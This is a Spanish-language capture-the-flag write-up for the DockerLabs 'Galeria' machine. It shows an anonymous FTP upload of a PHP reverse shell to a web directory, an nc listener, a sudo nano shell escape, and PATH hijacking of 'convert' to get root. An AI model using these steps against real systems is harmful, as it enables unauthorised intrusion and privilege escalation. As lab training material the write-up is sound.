> For the complete documentation index, see [llms.txt](https://itskode.gitbook.io/pentesting/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://itskode.gitbook.io/pentesting/dockerlabs/facil/galeria.md).
# Galeria
## Introduccion
En este laboratorio de DockerLabs se compromete una maquina Linux que expone FTP anonimo y HTTP.
La cadena empieza con un FTP anonimo que comparte el mismo directorio de imagenes servido por la web. Al subir una reverse shell PHP dentro del directorio `ftp`, el archivo queda accesible desde `/gallery/uploads/images/ftp/` y permite obtener una shell como `www-data`.
Desde `www-data`, una regla `sudo` permite ejecutar `nano` como el usuario `gallery`, lo que se aprovecha con la tecnica de GTFOBins para abrir una shell. La escalada final llega por una regla `sudo` sobre `/usr/local/bin/runme`, un binario que llama a `convert` sin ruta absoluta. Al secuestrar el `PATH` con un `convert` malicioso, se obtiene una shell como `root`.
***
## Reconocimiento

Se realiza un escaneo de versiones con Nmap:
```bash
nmap -sVCS -Pn -n -p- 172.17.0.2
```
El escaneo muestra dos puertos abiertos:
| Puerto | Servicio | Version |
| ------ | -------- | -------------------------- |
| 21/tcp | FTP | vsftpd 3.0.5 |
| 80/tcp | HTTP | Apache httpd 2.4.58 Ubuntu |
Nmap detecta acceso FTP anonimo y el titulo del sitio HTTP:
```
Gallery
```
***
## FTP anonimo

Se accede al FTP como `anonymous`:
```bash
ftp 172.17.0.2
```
El listado muestra varias imagenes y un directorio `ftp`:
```
ftp/
image_1.jpg
image_2.jpg
image_3.jpg
image_4.jpg
image_5.jpg
image_6.jpg
image_7.jpg
```

Al revisar el mismo contenido desde HTTP se confirma que el directorio esta publicado por Apache:
```
http://172.17.0.2/gallery/uploads/images/
```
***
## Subida de reverse shell

Se prepara una reverse shell PHP y se sube al directorio `ftp` desde el servicio FTP:
```bash
put revshell.php
```
Se deja un listener en la maquina atacante:
```bash
nc -lvnp 4444
```

Al ejecutar la reverse shell desde el navegador:
```
http://172.17.0.2/gallery/uploads/images/ftp/revshell.php
```
se recibe una conexion como `www-data`:
***
## Movimiento lateral a gallery
Como `www-data`, se revisan los permisos de `sudo`:
```bash
sudo -l
```

El usuario puede ejecutar `nano` sin password como `gallery`:
```
(gallery) NOPASSWD: /bin/nano
```

En GTFOBins se comprueba la tecnica para escapar desde `nano` a una shell:
Se ejecuta `nano` como `gallery`:
```bash
sudo -u gallery /bin/nano
```
Dentro de `nano` se usa:
```
Ctrl+R
Ctrl+X
reset; sh 1>&0 2>&0
```
Se confirma el usuario:
```bash
whoami
```
```
gallery
```
***
## Enumeracion como gallery
Como `gallery`, se revisan los permisos de `sudo`:
```bash
sudo -l
```
El usuario puede ejecutar `/usr/local/bin/runme` como cualquier usuario sin password:
```
(ALL) NOPASSWD: /usr/local/bin/runme
```
Se inspecciona el binario con `strings`:
```bash
strings /usr/local/bin/runme
```
El binario ejecuta `convert` sin usar ruta absoluta:
```
convert /var/www/html/gallery/uploads/images/input.png /var/www/html/gallery/uploads/images/output.jpg
```
Esto permite un secuestro de `PATH`: si se coloca un ejecutable llamado `convert` antes que el binario legitimo en el `PATH`, `runme` lo ejecutara con privilegios de root.
***
## Escalada a root
Se crea un `convert` malicioso en el directorio actual:
```bash
echo '/bin/bash' > convert
chmod 777 convert
export PATH=.:$PATH
```

Se ejecuta `runme` con `sudo`:
```bash
sudo /usr/local/bin/runme
whoami
```
La shell final es de `root`.
***
## Resumen
La ruta completa de la maquina queda asi:
1. Escaneo con Nmap para identificar FTP y HTTP.
2. Acceso anonimo al FTP.
3. Confirmacion de que `/gallery/uploads/images/` esta publicado por Apache.
4. Subida de `revshell.php` al directorio `ftp`.
5. Ejecucion de la reverse shell desde la web.
6. Shell como `www-data`.
7. Abuso de `sudo nano` para saltar a `gallery`.
8. Enumeracion de `/usr/local/bin/runme`.
9. Identificacion de llamada a `convert` sin ruta absoluta.
10. PATH hijacking mediante un `convert` malicioso.
11. Ejecucion de `runme` con `sudo` para obtener shell como `root`.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://itskode.gitbook.io/pentesting/dockerlabs/facil/galeria.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.